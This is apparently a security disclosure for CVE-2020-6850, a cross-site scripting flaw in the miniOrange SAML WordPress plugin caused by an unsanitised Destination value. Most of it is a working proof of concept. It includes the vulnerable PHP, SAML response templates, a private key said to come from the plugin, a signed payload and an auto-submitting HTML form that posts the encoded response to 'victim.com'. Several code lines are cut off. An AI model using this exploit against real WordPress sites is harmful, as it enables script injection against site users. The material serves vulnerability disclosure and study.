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CVE-2020-6850 – miniOrange SAML WP Plugin before 4.8.84 is vulnerable to XSS via a specially crafted SAML XML Response

miniOrange SAML WordPress Plugin before 4.8.84 is vulnerable to a Cross Site Scripting attack via a specially crafted SAML XML Response.

This exploit works by passing a crafted SAMLResponse and RelayState variable to the wp-login page, where the plugin will take the SAML XML and process it.

This vulnerability exists in the “Destination” parameter of the <samlp:Response> element, when the Destination URL doesn’t match what the server is set to it will print out the plain message:

Destination in response doesn’t match the current URL. Destination is INJECTED_JAVASCRIPT_HERE, current URL is https://victim.com.


Vulnerable code:

```
if ($msgDestination !== NULL && $msgDestination !== $currentURL) {
    echo sprintf('Destination in response doesn\'t match the current URL. Destination is ' .
    $msgDestination . ', current URL is ' . $currentURL . ' .');
    exit;
}
```

The \$msgDestination (Destination) does not get sanitized before output.

This vulnerability is tricky to execute however I’ll outline all the steps involved, first you need a valid SAML Response XML with the injected payload.

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_8e8dc5"
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9f"
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<saml:Subject>
<saml:NameID SPNameQualifier="http://sp.example.com/demol/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient"
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demol/index.php?acs" InResponseTo="
</saml:SubjectConfirmationData>
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2014-07-17T01:01:18Z" NotOnOrAfter="2024-01-18T06:21:48Z">
<saml:AudienceRestriction>
<saml:Audience>http://sp.example.com/demol/metadata.php</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2014-07-17T01:01:18Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904dd"
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```



However, our SAML XML needs to be signed with a x509 certificate and private key, otherwise we receive the following message:

“Error: Unable to find a certificate .

Please contact your administrator and report the following error:

Possible Cause: No signature found in SAML Response or Assertion. Please sign at least one of them."

Using the tool overe here at: https://www.samltool.com/sign_response.php we can sign our SAML XML and get the plugin to continue to parse the XML until we hit the code that checks the Destination.

x509 cert (obtained from the sample XML):

```
MIICajCCAdOgAwIBAgIBADANBgkqhkiG9w0BAQ0FADBSMQswCQYDVQQGEWJ1czETMBEGA1UECAwKQ2FsaWZvcn5pYTEVMBMGAlUECgwMT251bG9naW4gSW5jMRcwFQYDVQ
```



Private Key (obtained from the miniOrange plugin)

```
MIIeWAIBADANBgkqhkiG9w0BAQEFAASCBCowggSmAgEAAoIBAgDfKqgnyGm+132c
P3/J6EzYcdu2fBkf6PtxQOVRSNMU2DwJYvRW0TpvLbwd1OnU6bRfM6DpFFBCTITT
aNmjxxZ1VOLbpldN9Xw0Eq0T8FR0gEjIUSo7fn+xCdGZ/HvJUDgPJyu5S231Lw4
qv4M3wSgr7PiLwjioJup7X8fducQ3jYSK5xU4cwS0zZk8vjWils5qYd7HmszjVQv
+ogDsOehMVBsMyf/pYQn5yEdTKX4GieBTrlN0Kdhr21/H16PSSwJdFhm8UxiXP+3
tzX9fpMYE2N4CD/oEu3qaxnV7pG/bzUeEePtQV24inCZMp8OdLLzE+9gj1AUF1on
7F64s6NF7QIDAQABAoIBAQIqa9WNAFmlJqbphTfyxSwkjr1KowPIQwhqVM9hIYtG
Pe7pYu2kwhqDTVMsKiks/fQjHM2m0DjdVCHS/TKbKE3Hax8BWj+Lb1UjCUL0Rh0
s6YfoIbzKEXsqVUELtJg56xFak/YMXNgQSNbpXOchoz3pStAw21RbbFMeLtZcAyd
2yY+wxXMYCmgVgtJtpztFQ1C1ZfyJ1sZ00jbI+cxNKV9iIa1FKix0jF9bTCTRC+p
x7p8eJYM5SORok18oV3YbeX8KgjficpS711ro6Wuw+Ax4afv8h0kBky3J23e9IPn
SrMAPzhcbv1KKCE780nmjEg5gEUhOuy1Qzm7xEOvermmRAoGBDxogB+gSoF7JxvZ4
7DuKqiYz/paZe6kMdHdTDe5bDdVrnAxEOgKLu1rsgM0GcL+TGVLL1ILYEGm5Xtd6
SjSdzmRYzCp8v+JrnFA/kq2WwVuCFsLVTJithqMgkJc241mlUfJWF0Lh+62T2u2S
3NzQVRQL3K+5Cag8g/T+8+5rhbSvAoGBDsb5VWgyNI7N/uDjjFkCSgt1/usPrqIt
zO5rmE8koPhGsFz4rbvMpgJicYQtLAjW2mX+b9p5UJf26s62QHB8xu/zSc5Wft6l
cS15mcV4kf+2A0bmVApDNER4v73II+6WWSCjaDaA/cv+b1Nb1XvJ5uyimLzO/sT
NzTxoXmJiHqjAoGBA9QGjJgKpjaBBbuS+adAwzf19Dju48b9jkr1PJUVXtZEFPOB
o4RTF0XCAEB4wnn9quy5kLo5tU+FUmgCVF/M0OCsvaOoWIFb1F0XBU+4vL0bhqj
gVauPLoTXLPISoaansREI17+xBLDKTSAITFF0V6wE2XJvINRpIDUwh8Hx+nAoGB
A5WtAl1TmaO2DdyLi0Db/Ysrqs4+3aQ17CKiY5/ujTAIYk2Yh6+hD71h/QCaT4z
sIMxd7zN1QkhKd6/Q16GR1QK9oqBXQFxrISXYg77tgkhVhPH8CcL7joHpWcoV9PF
5s2FBgpRGMkr8C9F45TF46jfWKF8rTzc177ewPm4Ud1AoGAIEATvYtRLoDUOUWG
0x7ECrX5R46wpr+sTq2ecQPyu+sYwQ4PA6Xk3SVqbknD53iZUKgfJr4pVAebT5w
3WlWK4x7b+prjzHfOJsebzIjg+hvg/BwX41ZUEwLU1OQuib6aqxLJcvWUFCKkVvD
aOzBg6Bww/D1CmWoQ6oFnsAxiOI=
```

Once our payload is fully signed with the certs, we get the following:

```
<?xml version="1.0"?>
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="pfx8f0e1
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer><ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo><ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<ds:Reference URI="#pfx8f0e023b-b7eb-6ded-6042-a3eb0e1e0f2f"><ds:Transforms><ds:Transform Algorithm="http://www.w3.org/2000/09/xm
<ds:KeyInfo><ds:X509Data><ds:X509Certificate>MIICajCCAdOgAwIBAgIBADANBgkqhkiG9w0BAQ0FADBSMQswCQYDVQQGEWJ1czETMBEGA1UECAwKQ2FsaWZvcn
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9f0
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<saml:Subject>
<saml:NameID SPNameQualifier="http://sp.example.com/demol/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transie
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demol/index.php?acs" InResponse
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2014-07-17T01:01:18Z" NotOnOrAfter="2024-01-18T06:21:48Z">
<saml:AudienceRestriction>
<saml:Audience>http://sp.example.com/demol/metadata.php</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904ddc
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
```

```
<saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Now, we need to post a base64 encoded version of this SAML Response XML to victim.com with the following proof of concept code:

[poc.html](#) 6.47 KiB  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22

```
<html>
<head>
</head>
<body>
<div class="container">
  <form id="form" method="post" action="https://victim.com/">
    <div class="form-group">
      <label>SAMLReponse Payload</label>
      <input type="text" class="form-control" name="SAMLResponse" value="PD94bWwgdGVyc2lvdj0iMS4wIj8+CjxzYW1scDpSZXNwb25zZS84bWxuczpzYW
    </div>
    <div class="form-group">
      <label>RelayState</label>
      <input type="text" class="form-control" name="RelayState" value="testValidate">
    </div>
    <button type="submit" class="btn btn-primary">submit</button>
  </div>
</form>
<script>
  document.getElementById('form').submit();
</script>
</div>
</body>
```

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